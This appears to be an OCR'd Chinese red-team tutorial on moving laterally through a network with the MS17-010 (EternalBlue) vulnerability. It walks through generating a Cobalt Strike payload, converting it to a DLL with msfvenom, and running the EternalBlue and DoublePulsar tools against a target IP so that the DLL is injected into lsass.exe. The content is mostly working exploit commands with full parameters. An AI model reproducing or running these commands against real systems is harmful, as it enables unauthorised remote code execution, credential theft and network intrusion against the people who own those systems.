
使用系统漏洞ms17010横向移动


Cobalt Strike 生成DLL

1、生成 CS的生成 bin文件




2、使用msf 用 bin文件生成 dll文件

```
msfvenom -p generic/custom PAYLOADFILE=./payload.bin -a x64 --platform windows -f dll -o wanli111.dll
```




3、或者直接生成也行



原版ms17-010渗透

1、CS执行下面的命令

```
Eternalblue-2.2.0.exe --TargetIp 192.168.41.168 --Target WIN72K8R2 --
DaveProxyPort=0 --NetworkTimeout 60 --TargetPort 445 --VerifyTarget True --
VerifyBackdoor True --MaxExploitAttempts 3 --GroomAllocations 12 --OutConfig
outlog.txt
```



```
Doublepulsar-1.3.1.exe --InConfig Doublepulsar-1.3.1.xml --TargetIp
192.168.41.168 --TargetPort 445 --Protocol SMB --Architecture x64 --Function
RunDLL --DllPayload 123.dll --payloadDllOrdinal 1 --ProcessName lsass.exe --
ProcessCommandLine "" --NetworkTimeout 60
```